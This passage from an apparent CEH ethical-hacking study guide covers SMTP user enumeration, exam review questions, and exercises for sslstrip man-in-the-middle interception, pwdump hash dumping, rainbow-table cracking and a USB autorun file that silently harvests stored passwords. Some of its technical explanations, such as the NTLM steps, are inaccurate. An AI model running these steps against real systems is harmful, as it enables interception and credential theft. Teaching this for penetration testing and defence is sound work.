250 server1 Hello [10.0.0.72], pleased to meet you
EXPN link
250 Super-User <link@myhost>
EXPN zelda
550 zelda... User unknown
```



Much like the VRFY command, EXPN may be disabled in some cases, but before doing so make sure that in your environment this is acceptable.

Using *RCPT TO*

The command RCPT TO identifies the recipient of an email message. This command can be repeated multiple times for a given message in order to deliver a single message to multiple recipients. Here's an example:

```
telnet 10.0.0.1 25
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.72], pleased to meet you
MAIL FROM:link
250 link... Sender ok
RCPT TO:link
250 link... Recipient ok
RCPT TO: zelda
550 zelda... User unknown
```

Although these attacks aren't all that difficult to execute from the command line, there are other options for these attacks through SMTP, such as TamoSoft's Essential NetTools or NetScanTools Pro.

SMTP Relay

The SMTP Relay service lets users send emails through external servers. Open email relays aren't the problem they used to be, but you still need to check for them. Spammers and hackers can use an email server to send spam or malware through email under the guise of the unsuspecting open-relay owner.

Summary

This chapter described the process of enumerating the resources on a system for a later attack. You began by exploring various items on a system such as user accounts and group information. Information from the previous footprinting phase was gathered with little to no interaction or disturbing of the target, whereas in this phase you are more proactively obtaining information. Information brought into this phase includes usernames, IP ranges, share names, and system information.

An attacker who wants to perform increasingly aggressive and powerful actions will need to gain greater access. This is done by building on the information obtained through careful investigation. To perform this investigation, you have such options as the use of NetBIOS NULL sessions, SNMP enumeration, SMTP commands, and utilities such as the PsTools suite.

If you perform enumeration carefully and thoughtfully, you should be able to obtain a good picture of what the system looks like. Information should include account information, group information, share information, network data, service data, application profiles, and much more.

Finally, you should also be thinking of how you could counter these actions while you are carrying each of them out. You should already being noticing that the presence of certain open ports, services, and other items can easily attract attention like a bee to honey. Remember, though, that while some services and other items are vulnerable, you can't really eliminate them all that easily. For example, restricting LDAP too aggressively can easily cripple your network. You must find the balance between functionality, convenience, and security.

Exam Essentials

Understand the process of enumeration. Make sure you can identify the process of system hacking and how it is carried out against a system and what the results are for the attacker and the defender.

Know the different types of ports. Understand the differences between the different types of ports; specifically know port numbers and the differences between TCP and UDP. Know that the two different port types are used for different reasons.

Know your protocols. Understand the differences between SNMP, SMTP, HTTP, FTP, RCP, and other protocols and where you might find them.

Understand zone transfers. Know that zone transfers, while normal, can be exploited by commonly used commands such as `dig` and `nslookup`. An attacker finding port 53 TCP has reason to believe that if the port is open, there is a chance that a zone transfer may be possible and may very well attempt one. With the newly found zone file in hand, the attacker has a roadmap to your network.

Understand what is associated with each port. In ports such as 389, 161, and others, specific services are commonly associated with each port number. This is true for the majority of services. Learn that certain numbers correspond to valuable services, and then check through banner grabbing or other means if the service is actually listening on the ports you find.

Review Questions

1. Enumeration is useful to system hacking because it provides which of the following?
   - **A.** Passwords
   - **B.** IP ranges
   - **C.** Configurations
   - **D.** Usernames
2. Enumeration does not uncover which of the following pieces of information?
   - **A.** Services
   - **B.** User accounts
   - **C.** Ports
   - **D.** Shares
3. _____ involves grabbing a copy of a zone file.
   - **A.** Zone transfer
   - **B.** `nslookup` transfers
   - **C.** DNS transfer
   - **D.** Zone update
4. Which of the following would confirm a user named chell in SMTP?
   - **A.** `vrfy chell`
   - **B.** `vrfy -u chell`
   - **C.** `expn chell`
   - **D.** `expn -u chell`
5. `VRFY` is used to do which of the following?
   - **A.** Validate an email address
   - **B.** Expand a mailing list
   - **C.** Validate an email server
   - **D.** Test a connection
6. _____ is a method for expanding an email list.
   - **A.** `VRFY`
   - **B.** `EXPN`
   - **C.** `RCPT TO`
   - **D.** `SMTP`

7. An attacker can use _____ to enumerate users on a system.
   - **A.** NetBIOS
   - **B.** TCP/IP
   - **C.** NetBEUI
   - **D.** NNTP

8. A _____ is used to connect to a remote system using NetBIOS.
   - **A.** NULL session
   - **B.** Hash
   - **C.** Rainbow table
   - **D.** Rootkit

9. _____ is used to synchronize clocks on a network.
   - **A.** SAM
   - **B.** NTP
   - **C.** NetBIOS
   - **D.** FTP

10. Port number _____ is used for SMTP.
    - **A.** 25
    - **B.** 110
    - **C.** 389
    - **D.** 52

11. Port number _____ is used by DNS for zone transfers.
    - **A.** 53 TCP
    - **B.** 53 UDP
    - **C.** 25 TCP
    - **D.** 25 UDP

12. Which command can be used to view NetBIOS information?
    - **A.** `netstat`
    - **B.** `nmap`
    - **C.** `nbtstat`
    - **D.** `telnet`

13. SNScan is used to access information for which protocol?
    - **A.** SMTP
    - **B.** FTP
    - **C.** SNMP
    - **D.** HTTP

14. SMTP is used to perform which function?

- **A.** Monitor network equipment
- **B.** Transmit status information
- **C.** Send email messages
- **D.** Transfer files

15. Which ports does SNMP use to function?

- **A.** 160 and 161
- **B.** 160 and 162
- **C.** 389 and 160
- **D.** 161 and 162

16. LDAP is used to perform which function?

- **A.** Query a network
- **B.** Query a database
- **C.** Query a directory
- **D.** Query a file system

17. SNMP is used to do which of the following?

- **A.** Transfer files
- **B.** Synchronize clocks
- **C.** Monitor network devices
- **D.** Retrieve mail from a server

18. SNMP is used to perform which function in relation to hardware?

- **A.** Trap messages
- **B.** Monitor and manage traffic
- **C.** Manage users and groups
- **D.** Monitor security and violations

19. What is an SID used to do?

- **A.** Identify permissions
- **B.** Identify a domain controller
- **C.** Identify a user
- **D.** Identify a mail account

20. A DNS zone transfer is used to do which of the following?

- **A.** Copy files
- **B.** Perform searches
- **C.** Synchronize server information
- **D.** Decommission servers



Chapter 7

System Hacking

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- O. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating Environments
- Q. Log Analysis Tools
- S. Exploitation Tools



Using the information gathered so far, you can now transition into the next phase: gaining access to a system. All the information you've gathered up to this point has been focused toward this goal. In this chapter, you will see how you can use information from previous interactions to "kick down the door" of a system and carry out your goal.

After the previous phases, you can now start your attack on the system. If you look at the information you obtained in past phases, such as usernames, groups, passwords, permissions, and other system details, you can see that you have a reasonably accurate picture of the target. The more information you gather, the better, and the easier it is for you to locate the points that are vulnerable to attack.



Always remember as a pentester to keep good notes about your activities and the information you gather. This is important for numerous reasons: You will want to present the information to your client, keep it among your legal records, and, in this chapter, use it to help you put together the best possible attack.

Up to This Point

Let's take a brief look back at the previous phases to see what types of information you have and how it carries forward to this point.

Footprinting

Footprinting is the first step in this process and simply involves gathering as much information as you possibly can about a target. You are looking for information pertaining to the whole organization, including technology, people, policies, facilities, network information, and anything else that may seem useful. Footprinting helps you understand the organization, create a profile that you can use for later stages of your attack, and plan an offensive strategy.

Information you gather during this phase may include the following:

- Namespaces
- Employee information
- Phone numbers

- Facility information
- Job information

Footprinting shows you the amount of information that is left lying on the table by most organizations. During your exploration, you learned that you can acquire a significant amount of data from myriad sources, both common and uncommon.

Scanning

When you moved on from footprinting, you transitioned into the scanning phase. Scanning is focused on gathering information from a network with the intention of locating active hosts. You identify hosts for the purpose of attack and in order to make security assessments as needed. You can find information about target systems over the Internet by using public IP addresses. In addition to addresses, you also try to gather information about services running on each host.

During this phase, you use techniques such as these:

- Pings
- Ping sweeps
- Port scans
- Tracert

Some of the processes you use unmask or uncover varying levels of detail about services. You can also use inverse-scanning techniques that allow you to determine which IP addresses from the ranges you uncovered during footprinting do not have a corresponding live host behind them.

Enumeration

The last phase before you attempt to gain access to a system is enumeration. Enumeration, as you have observed, is the systematic probing of a target with the goal of obtaining information such as user lists, routing tables, and protocols from the system. Information about shares, users, groups, applications, protocols, and banners can prove useful in getting to know your target. This phase represents a significant shift in the process: It is your first step from being on the outside looking in to being on the inside of the system and gathering data. This information is now carried forward into the attack phase.

The attacker seeks to locate items such as user and group data that let them remain under the radar longer. Enumeration involves making many more active connections with the system than during previous phases; once you reach this phase, the possibility of detection is much higher, because many systems are configured to log all attempts to gain information. Some of the data you locate may already have been made public by the target, but you may also uncover hidden share information, among other items.

The information gathered during this phase typically includes, but is not limited to, the following:

- Usernames
- Group information
- Passwords
- Hidden shares
- Device information
- Network layout
- Protocol information
- Server data
- Service information

System Hacking

Once you have completed the first three phases, you can move into the system-hacking phase. At this point, the process becomes much more complex: You can't complete the system-hacking phase in a single pass. It involves using a methodical approach that includes cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, concealing evidence, and then pushing into a more involved attack.



Remember that the system-hacking process typically does not involve you gaining access in one stroke. In fact, gaining access to a system is kind of like tunneling under a wall; the process is gradual and can be time consuming depending on how deep and elaborate you want to be, but it will eventually yield results.

You will find that you will gain access to greater and greater degrees until you eventually have the level of access that you need to accomplish the tasks that you have in mind.

Let's look at the system-hacking process, starting with one of the better-known steps, password cracking.

Password Cracking

In the enumeration phase, you collected a wealth of information, including usernames. These usernames are important now because they give you something on which to focus your attack more closely. You use password cracking to obtain the credentials of a given account with the intention of using the account to gain authorized access to the system under the guise of a legitimate user.



In a nutshell, password cracking is the process of recovering passwords from transmitted or stored data. In this way, an attacker may seek to recover and use a misplaced or forgotten password. System administrators may use password cracking to audit and test a system for holes in order to strengthen the system, and attackers may use password cracking to attempt further mischief.

Typically, the hacking process starts with assaults against passwords. Passwords may be cracked or audited using manual or automated techniques designed to reveal credentials.

To fully grasp why password cracking is a popular first step in gaining access, let's first look at the function of a password. A password is designed to be something an individual can remember easily but at the same time not something that can be easily guessed or broken. This is where the problem lies: Human beings tend to choose passwords that are easy to remember, which can make them easy to guess. Although choosing passwords that are easier to remember is not a bad thing, it can be a liability if individuals choose passwords that are too simple to guess.

Here are some examples of passwords that lend themselves to cracking:

- Passwords that use only numbers
- Passwords that use only letters
- Passwords that are all upper- or lowercase
- Passwords that use proper names
- Passwords that use dictionary words
- Short passwords (fewer than eight characters)

In general, following the rules for creating a strong password is a good line of defense against the attacks we will explore. Many companies already employ these rules in the form of password requirements or complexity requirements, but let's examine them in the interest of being complete.

Typically, when a company is writing policy or performing training, they will have a document, guidance, or statement that says to avoid the following:

- Passwords that contain only letters, special characters, and numbers: stud@52
- Passwords that contain only numbers: 23698217
- Passwords that contain only special characters: &*#@!(%)
- Passwords that contain only letters and numbers: meetl23
- Passwords that contain only letters: POTHMYDE
- Passwords that contain only letters and special characters: rex@&ba
- Passwords that contain only special characters and numbers: 123@$4

Users who select passwords that contain patterns that adhere to any of the points on this list are more vulnerable to most of the attacks we will discuss for recovering passwords.



Remember that just because a password avoids the conventions discussed here does not mean it is bulletproof with regard to attacks. Adherence to these guidelines makes it less vulnerable but not impervious. One of the points you will learn both as an attacker and as a defender is that there is no 100 percent perfect solution to security, only ways to reduce your vulnerability.

Passwords are quickly losing their effectiveness as a security measure on their own. In fact, in increasing numbers companies are moving to or are evaluating systems that use multifactor authentication. In these systems passwords are supplemented with smart cards, biometrics, RSA tokens, or other mechanisms, making the authentication process stronger.

Password-Cracking Techniques

Popular culture would have us believe that cracking a password is as simple as running some software and tapping a few buttons. The reality is that special techniques are needed to recover passwords. For the most part, we can break these techniques into categories, which we will explore in depth later in this chapter, but let's take a high-level look at them now:

Dictionary Attacks An attack of this type takes the form of a password-cracking application that has a dictionary file loaded into it. The dictionary file is a text file that contains a list of known words up to and including the entire dictionary. The application uses this list to test different words in an attempt to recover the password. Systems that use passphrases typically are not vulnerable to this type of attack.

Brute-Force Attacks In this type of attack, every possible combination of characters is attempted until the correct one is uncovered. According to RSA Labs, "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

Hybrid Attack This form of password attack builds on the dictionary attack but with additional steps as part of the process. In most cases, this means passwords that are tried during a dictionary attack are modified with the addition and substitution of special characters and numbers, such as *P@ssw0rd* instead of *Password*.

Syllable Attack This type of attack is a combination of a brute-force attack and a dictionary attack. It is useful when the password a user has chosen is not a standard word or phrase.

Rule-Based Attack This could be considered an advanced attack. It assumes that the user has created a password using information the attacker has some knowledge of ahead of time, such as phrases and digits the user may have a tendency to use.

Passive Online Attacks Attacks in this category are carried out simply by sitting back and listening—in this case, via technology, in the form of sniffing tools such as Wireshark, man-in-the-middle attacks, or replay attacks.

Active Online Attacks The attacks in this category are more aggressive than passive attacks because the process requires deeper engagement with the targets. Attackers using this approach are targeting a victim with the intention of breaking a password. In cases of

weak or poor passwords, active attacks are very effective. Forms of this attack include password guessing, Trojan/spyware/key loggers, hash injection, and phishing.

Offline Attacks This type of attack is designed to prey on the weaknesses not of passwords but of the way they are stored. Because passwords must be stored in some format, an attacker seeks to obtain them where they are stored by exploiting poor security or weaknesses inherent in a system. If these credentials happen to be stored in a plaintext or unencrypted format, the attacker will go after this file and gain the credentials. Forms of this attack include precomputed hashes, distributed network attacks, and rainbow attacks.

Nontechnical Attacks Also known as non-electronic attacks, these move the process offline into the real world. A characteristic of this attack is that it does not require any technical knowledge and instead relies on theft, deception, and other means. Forms of this attack include shoulder surfing, social engineering, and dumpster diving.

Let's look at each of these forms and its accompanying attacks so you can better understand them.

Passive Online Attacks

Much like other cases where we examined and used passive measures, passive online attacks are used to obtain passwords without directly engaging a target. These types of attacks are effective at being stealthy because they attempt to collect passwords without revealing too much about the collecting system. This type of attack relies less on the way a password is constructed and more on how it is stored and transported. Any issues with these areas may be just enough to open the door to gain these valuable credentials.

Packet Sniffing

The technique of sniffing has already made an appearance in this book, so let's start to put the technique to use to gain password information.

A sniffer, or packet analyzer, as it also called, is a mechanism (typically software) designed to capture packets as they flow across the network. In practice, a sniffer is used to gather information for network diagnostics and troubleshooting, but sniffers don't care what type of information is flowing across the network, only if they can see it. While you can configure sniffers to filter data, this means you can view only certain information and not that the sniffer isn't seeing it.

By default, a sniffer will only be able to capture information within a single collision domain and not in other domains without performing additional measures such as ARP spoofing (which you will learn about later). This means that if there's a switch or other type of device between you and the target you want to get a password from, you won't see it without broadcasting your presence.



It is possible to sniff outside a given common collision domain, even if a switch is in the way, if you use an approach that is designed to attack and overcome the switch or bridge. However, such methods are aggressive and active and therefore generate a lot of traffic that makes detection that much easier for the defender.

Generally, a sniffing attack is most effective if it is performed on a network that employs a hub between the attacker and victim, or if the two parties are on the same segment of the collision domain. Many of the tools you will encounter or use will be most effective in the context of a network that employs a hub. However, one thing that should be mentioned is that hubs are rarely seen on networks today because of their security risks.

So what types of protocols would be most prone to being revealed through sniffing? Basically, anything that uses clear text to transmit credentials is going to be vulnerable, which in practice means Telnet, FTP, SMTP, rlogin, SNMPv1, and similar protocols. If a password is sent in an encrypted format, it doesn't mean you won't be able to intercept the password, just that you won't be able to read it.



When you sniff for passwords, typically you are on the lookout for passwords from Telnet, FTP, SMTP, rlogin, and other vulnerable protocols. Once you've gathered the credentials, you can use them to gain access to systems or services.

Man-in-the-Middle

During this type of attack, two parties are communicating with one another and a third party inserts itself into the conversation and attempts to alter or eavesdrop on the communications. In order to be fully successful, the attacker must be able to sniff traffic from both parties at the same time.

There are many utilities available to perform man-in-the-middle (MitM) attacks, including these:

- SSL Strip
- Burp Suite
- Browser Exploitation Framework (BeEF)

Man-in-the-middle attacks commonly target vulnerable protocols and wireless technologies. Protocols such as Telnet and FTP are particularly vulnerable to this type of attack. However, such attacks are tricky to carry out and can result in invalidated traffic. Exercise 7.1 shows an example of a man-in-the-middle attack using SSL Strip.

EXERCISE 7.1

Using SSL Strip

In this exercise you will use the utility `sslstrip` on Kali Linux to intercept communications meant for an SSL-encrypted site. Once you've completed it, you should have a log file containing information captured during the session.

While you can perform this exercise on any Linux box, it will require you to download software. If you use Kali Linux 2.0, all tools should be present.

From a command prompt, do the following:

1. Configure Kali to forward incoming packets that were not intended for it or addressed to it by using the following command:

   ```
   echo '1 ' > /proc/sys/net/ipv4/ip_forward
   ```

2. Learn the network gateway by entering:

   ```
   Netstat –nr
   ```

3. On the list of returned results, note the gateway listed.

4. Use the `arpspoof` command to redirect traffic intended for other hosts on the network to your host. Use the following command:

   ```
   arpspoof -i eth0 192.168.1.1
   ```

   In this example, eth0 is assumed to be connected to your network. Replace this name with what is appropriate for your system. You can use `ifconfig` to determine the active adapter. For the IP address I used 192.168.1.1; just replace this with the gateway address you learned from the previous step.

   At this point you are running the foundation for a man-in-the-middle attack; now is the time to bring in `sslstrip`.

5. Set up a firewall rule on the system to redirect traffic from port 80 to 8080. Use the following command, which uses `iptables` to create firewall rules:

   ```
   iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 8080
   ```

6. Now comes the part where you run `sslstrip`. You can do this by telling `sslstrip` to listen on port 8080:

   ```
   sslstrip -l 8080
   ```

7. Open a browser and go to any site that uses SSL, such as Gmail or similar sites (just look for the `https://`). Note that your browser will show `http` instead of `https` as it would normally for an HTTPS address. This is because `sslstrip` is intercepting HTTPS requests and using HTTP instead before sending the traffic on to the intended recipient.

8. To stop the attack, hit Ctrl+C.

9. In Linux, browse to the `SSL Strip` folder and open the `sslstrip.log` file, and you will see the information that was gathered while `sslstrip` was running.

Replay Attack

In a replay attack, packets are captured using a packet sniffer. After the relevant information is captured and extracted, the packets can be placed back on the network. The

intention is to inject the captured information—such as a password—back onto the network and direct it toward a resource such as a server, with the goal of gaining access. Once the packets are replayed, the valid credentials provide access to a system, potentially giving an attacker the ability to change information or obtain confidential data.

Active Online Attacks

The next attack type is the active online attack. These attacks use a more aggressive form of penetration that is designed to recover passwords.

Password Guessing

Password guessing is a very crude but effective type of attack. An attacker seeks to recover a password by using words from the dictionary or by brute force. This process is usually carried out using a software application designed to attempt hundreds or thousands of words each second. The application tries all variations, including case changes, substitutions, digit replacement, and reverse case. Of course, one item to note is that many systems employ account lockout, which locks the account when too many failed attempts occur.

To refine this approach, an attacker may look for information about a victim, with the intention of discovering favorite pastimes or family names.



Password complexity goes a long way toward thwarting many of these types of attacks, because it makes the process of discovering a password slower and much more difficult.

Trojans, Spyware, and Keyloggers

Malware is discussed in depth elsewhere in this book, but here we should mention its potential role during an attack. Malware such as Trojans, spyware, and keyloggers can prove very useful during an attack by allowing the attacker to gather information of all types, including passwords.

One form is keyboard sniffing or keylogging, which intercepts a password as the user enters it. This attack can be carried out when users are the victims of keylogging software or if they regularly log on to systems remotely without using protection.

Hash Injection

This type of attack relies on the knowledge of hashing that you acquired during our investigation of cryptography and a few tricks. The attack consists of the following four steps:

1. Compromise a vulnerable workstation or desktop.
2. When connected, attempt to extract the hashes from the system for high-value users, such as domain or enterprise admins.
3. Use the extracted hash to log on to a server such as a domain controller.
4. If the system serves as a domain controller or similar, attempt to extract hashes from the system with the intention of exploiting other accounts.



Real World Scenario

Password Hashing

Passwords are not stored in clear text on a system in most cases because of their extremely sensitive nature. Because storing passwords in the clear is considered risky, you can use security measures such as password hashes.

As you learned in Chapter 3, "Cryptography," hashing is a form of one-way encryption that is used to verify integrity. Passwords are commonly stored in a hashed format so the password is not in clear text. When a password provided by the user needs to be verified, it is hashed on the client side and then transmitted to the server, where the stored hash and the transmitted hash are compared. If they match, the user is authenticated; if not, the user is not authenticated.

Offline Attacks

Offline attacks represent yet another form of attack that is very effective and difficult to detect in many cases. Such attacks rely on the attacking party being able to learn how passwords are stored and then using this information to carry out an attack. Exercise 7.2 demonstrates a password attack that extracts hashes.

EXERCISE 7.2

Extracting Hashes from a System

Now that you have seen how hashes can be extracted, let's use `pwdump` to perform this process:

1. Open the command prompt.
2. Type **`pwdump7.exe`** to display the hashes on a system.
3. Type **`pwdump7 > C:\hash.txt`**.
4. Press Enter.
5. Using Notepad, browse to the C: drive and open the `hash.txt` file to view the hashes.

Precomputed Hashes or Rainbow Tables

Precomputed hashes are used in an attack type known as a rainbow table. Rainbow tables compute every possible combination of characters prior to capturing a password. Once all the passwords have been generated, the attacker can capture the password hash from the network and compare it with the hashes that have already been generated.

With all the hashes generated ahead of time, it becomes a simple matter to compare the captured hash to the ones generated, typically revealing the password in a few moments.

Of course, there's no getting something for nothing, and rainbow tables are no exception. The downside of rainbow tables is that they take time. It takes a substantial period, sometimes days, to compute all the hash combinations ahead of time. Another downside is that you can't crack passwords of unlimited length, because generating passwords of greater length takes more time.

Generating Rainbow Tables

You can generate rainbow tables many ways. One of the utilities you can use to perform this task is `winrtgen`, a GUI-based generator. Supported hashing formats in this utility include all of the following:

- Cisco PIX
- FastLM
- HalfLMChall
- LM
- LMCHALL
- MD2
- MD4
- MD5
- MSCACHE
- MySQL323
- MySQLSHAl
- NTLM
- NTLMCHALL
- ORACLE
- RIPEMD-160
- SHA1
- SHA-2 (256), SHA-2 (384), SHA-2 (512)

Exercise 7.3 demonstrates how to create a rainbow table for password hacking.

EXERCISE 7.3

Creating Rainbow Tables

Let's create a rainbow table to see what the process entails. Keep in mind that this process can take a while once started.

To perform this exercise, you will need to download the `winrtgen` application. To use `winrtgen`, follow these steps:

1. Start the `winrtgen.exe` tool.
2. Once `winrtgen` starts, click the Add Table button.

3. In the Rainbow Table Properties window, do the following:
   a. Select NTLM from the Hash drop-down list.
   b. Set Minimum Length to **4** and Maximum Length to **9**, with a Chain Count of **4000000**.
   c. Select Loweralpha from the Charset drop-down list.
4. Click OK to create the rainbow table.

Note that the creation of the rainbow table file will take a significant amount of time, depending on the speed of your computer and the settings you choose.

Exercise 7.2 and Exercise 7.3 perform two vital steps of the process: Exercise 7.2 extracts hashes of passwords from a targeted system, and Exercise 7.3 creates a rainbow table of potential matches (hopefully there is a match, if you used the right settings). Now that you have performed these two steps, you must recover the password, by working through Exercise 7.4.

EXERCISE 7.4

Working with RainbowCrack

Once you have created the rainbow table, you can use it to recover a password using the information from `pwdump` and `winrtgen`.

1. Double-click `rcrack_gui.exe`.
2. Click File, and then click Add Hash. The Add Hash window opens.
3. If you performed the `pwdump` hands on, you can now open the text file it created and copy and paste the hashes.
4. Click OK.
5. Click Rainbow Table from the menu bar, and click Search Rainbow Table. If you performed the `winrtgen` hands on, you can use that rainbow table here.
6. Click Open.

Rainbow tables are an effective method of revealing passwords, but the effectiveness of the method can be diminished through salting. Salting is used in Linux, Unix, and BSD, but it is not used in some of the older Windows authentication mechanisms such as LM and NTLM.

Salting a hash is a means of adding entropy or randomness in order to make sequences or patterns more difficult to detect. Rainbow tables perform a form of cryptanalysis. Salting tries to thwart this analysis by adding randomness (sometimes known as inducing entropy). Although you still may be able to break the system, it will be tougher to do.

Distributed Network Attacks

One of the modern approaches to cracking passwords is a Distributed Network Attack (DNA). It takes advantage of unused processing power from multiple computers in an attempt to perform an action, in this case, **cracking** a password.

To make this attack work, you install a manager on a chosen system, which is used to manage multiple clients. The manager is responsible for dividing and assigning work to the various systems involved in processing the data. On the client side, the software receives the assigned work unit, processes it, and returns the results to the manager.

The benefit of this type of attack is the raw computing power available. This attack combines small amounts of computing power from individual systems into a vast amount of computing power. Each computer's processing power is akin to a single drop of water: individually they are small, but together they become much more. Drops form larger bodies of water, and small pieces of processing power come together to form a huge pool of processing power.



Real World Scenario

Seeking Out New Life

One of the first well-known implementations of distributed computing is the SETI@home project. The Search for Extraterrestrial Intelligence (SETI) is a project that analyzes signals received from space to look for signs of life off Earth. The following is a description of the project from the SETI@home site:

Most of the SETI programs in existence today, including those at UC Berkeley, build large computers that analyze data in real time. None of these computers look very deeply at the data for weak signals, nor do they look for a large class of signal types, because they are limited by the amount of computer power available for data analysis. To tease out the weakest signals, a great amount of computer power is necessary. It would take a monstrous supercomputer to get the job done. SETI could never afford to build or buy that computing power. Rather than use a huge computer to do the job, they could use a smaller computer and take longer to do it. But then there would be lots of data piling up. What if they used *lots* of small computers, all working simultaneously on different parts of the analysis? Where can the SETI team possibly find the thousands of computers they need to analyze the data continuously streaming in?

The UC Berkeley SETI team has discovered thousands of computers that may be available for use. Most of them sit around most of the time with toasters flying across their screens, accomplishing absolutely nothing and wasting electricity to boot. This is where SETI@home (and you!) come into the picture. The SETI@home project hopes to convince you to let them borrow your computer when you aren't using it, to help them "search out new life and new civilizations." You do this by installing a screen saver that gets a chunk of data from SETI over the Internet, analyzes that data, and then reports the results. When you need your computer, the screen saver instantly gets out of the way and only continues its analysis when you are finished with your work.

Other Options for Obtaining Passwords

There are still other ways to obtain passwords.

Default Passwords

One of the biggest potential vulnerabilities is also one of the easiest to resolve: default passwords. Default passwords are set by the manufacturer when the device or system is built. They are documented and provided to the final consumer of the product and are intended to be changed. However, not all users or businesses get around to taking this step, and hence they leave themselves vulnerable. The reality is that with a bit of scanning and investigation, an attacking party can make some educated guesses about what equipment or systems you may be running. If they can determine that you have not changed the defaults, they can look up your default password at any of the following sites:

- `http://cirt.net`
- `http://default-password.info`
- `www.defaultpassword.us`
- `www.passwordsdatabase.com`
- `https://w3dt.net`
- `www.virus.org`
- `http://open-sez.me`
- `http://securityoverride.org`
- `www.routerpasswords.com`
- `www.fortypoundhead.com`

Guessing

Although it is decidedly old school, guessing passwords manually can potentially yield results, especially in environments where good password practices are not followed. Simply put, an attacker may target a system by doing the following:

1. Locate a valid user.
2. Determine a list of potential passwords.
3. Rank possible passwords from least to most likely.
4. Try passwords until access is gained or the options are exhausted.

This process can be automated through the use of scripts created by the attacker, but it still qualifies as a manual attack.

USB Password Theft

In contrast to manual methods, there are some automated mechanisms for obtaining passwords, such as via USB drives. This method entails embedding a password-stealing application on a USB drive and then physically plugging the drive into a target system. Because many users store their passwords for applications and online sites on their local machine, the passwords may be easily extracted (see Exercise 7.5).

EXERCISE 7.5

PSPV

In order to carry out this attack you can use the following generic steps:

1. Obtain a password-hacking utility such as `pspv.exe`.
2. Copy the utility to a USB drive.
3. Create a Notepad file called `launch.bat` containing the following lines:

```
[autorun]
en = launch.bat
Start pspv.exe /s passwords.txt
```

4. Save `launch.bat` to the USB drive.

At this point, you can insert the USB drive into a target computer. When you do, `pspv.exe` will run, extract passwords, and place them in the `passwords.txt` file, which you can open in Notepad.

It is worth noting that this attack can be thwarted quite easily by disabling autoplay of USB devices, which is on by default in Windows.



The `pspv.exe` tool is a protected-storage password viewer that displays stored passwords on a Windows system if they are contained in Internet Explorer and other applications.

As far as USB attacks are concerned, there are many other ways to steal passwords and other valuable data via this mechanism. One of the newer methods is using something known as the USB Rubber Ducky by Hak5. This device looks like a regular USB flash drive but in actuality is much more than that. Inside the device are a MicroSD slot and a processor to make the device perform its magic. Essentially, this magic is that the device not only can run scripts on the system it is plugged into but also has the ability to masquerade as something other than a flash drive, in this case a human interface device (HID) such as a keyboard. The value of this last point is not to be underestimated because many systems can be configured to block USB devices. They are not configured to block HID hardware because it would mean things such as keyboards might not work either.

Using Password Cracking

Using any of the methods discussed here with any type of password-cracking software may sound easy, but there is one item to consider: which password to crack? Going back to the enumeration phase, we discussed that usernames can be extracted from the system using a number of software packages or methods. Using these software tools, the attacker can uncover usernames and then target a specific account with their password-cracking tool of choice.

So, which password to crack? Accounts such as the administrator account are targets of opportunity, but so are lower-level accounts such as guest that may not be as heavily defended or even considered during security planning.

Next, we need to talk about authentication.

Authentication on Microsoft Platforms

Now that you know the different mechanisms through which you can obtain credentials, as well as how you can target them, let's look at some authentication mechanisms. We will focus on mechanisms on the Microsoft platform: SAM, NTLM, LM, and Kerberos.

Security Accounts Manager

Inside the Windows operating system is a database that stores security principals (accounts or any entity that can be authenticated). In the Microsoft world, these principals can be stored locally in a database known as the Security Accounts Manager (SAM). Credentials, passwords, and other account information are stored in this database; the passwords are stored in a hashed format. When the system is running, Windows keeps a file lock on the SAM to prevent it from being accessed by other applications or processes.



The system will only give up exclusive access of the SAM when powered off or when the system has a Blue Screen of Death failure.

In order to improve security, Microsoft added some features designed to preserve the integrity of the information stored in the database. For example, a feature known as SYSKEY was added starting in Windows NT 4.0 to improve the existing security of the SAM. SYSKEY is nothing more than a fancy name for a utility that is used to partially encrypt the SAM and protect the information stored within. By default, this feature is enabled on all systems later than NT 4.0; although it can be disabled, it is strongly recommended that you do not do so. With SYSKEY in place, credentials are safe against many offline attacks.

How Passwords Are Stored within the SAM

In Windows XP and later platforms, passwords are stored in a hashed format using the LM/NTLM hashing mechanisms. The hashes are stored in `c:\windows\system32\config\SAM`.

An account in the SAM looks like this:

```
Link:1010:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::
```

The bold part before the colon is the LM hash, and the bold part after the colon represents the NTLM hash—both for a given password on a standard user account. Password crackers such as Ophcrack and L0phtCrack display and attempt to decipher these hashes, as do applications such as `pwdump`.



Versions of Windows after XP no longer store the LM hash by default. They store a blank or a dummy value that has no direct correlation to any user's actual password, so extracting this value and using a brute-force attack to decipher it is pointless. This dummy value is also used when the password exceeds 14 characters, which is longer than the LM hash mechanism can support.

In Windows, as in other systems, password hashing may be strengthened by using salting. This technique is designed to add an additional layer of randomness to a hash during the generation process. With salt added to a hash offline and precomputed, attacks become much more difficult to execute successfully.

NTLM Authentication

NT LAN Manager (NTLM) is a protocol exclusive (proprietary) to Microsoft products. NTLM versions 1 and 2 are still very widely used in environments and applications where other protocols such as Kerberos are not available, but Microsoft recommends that it be avoided or phased out.

NTLM comes in two versions: NTLMv1 and NTLMv2. NTLMv1 has been in use for many years and still has some support in newer products, but it has largely been replaced in applications and environments with at least NTLMv2 if not other mechanisms. NTLMv2 is an improved version of the NTLM protocol. It boasts better security than version 1, but it is still seen as relatively insecure and as such should be avoided as well.



You may hear of another mechanism layered on top of NTLM known as Security Support Provider (SSP). This protocol is combined with NTLM to provide an additional layer of protection on top of the existing authentication process.

Overall, the process of authentication with the NTLM protocol uses the following steps:

1. The client enters their username and password into the login prompt or dialog.
2. Windows runs the password through a hashing algorithm to generate a hash for the specific password.
3. The client transmits the username and hash to a domain controller.
4. The domain controller generates a 16-byte random character string known as a *nonce* and transmits it back to the client.
5. The client encrypts the nonce with the hash of the user password and sends it back to the domain controller.
6. The domain controller retrieves the hash from its SAM and uses it to encrypt the nonce it sent to the client.

At this point, if the hashes match, the login request is accepted. If not, the request is denied.

Kerberos

On the Microsoft platform, version 5 of the Kerberos authentication protocol has been in use since Windows 2000. The protocol offers a robust authentication framework through the use of strong cryptographic mechanisms such as symmetric key cryptography. It provides mutual authentication of client and server.

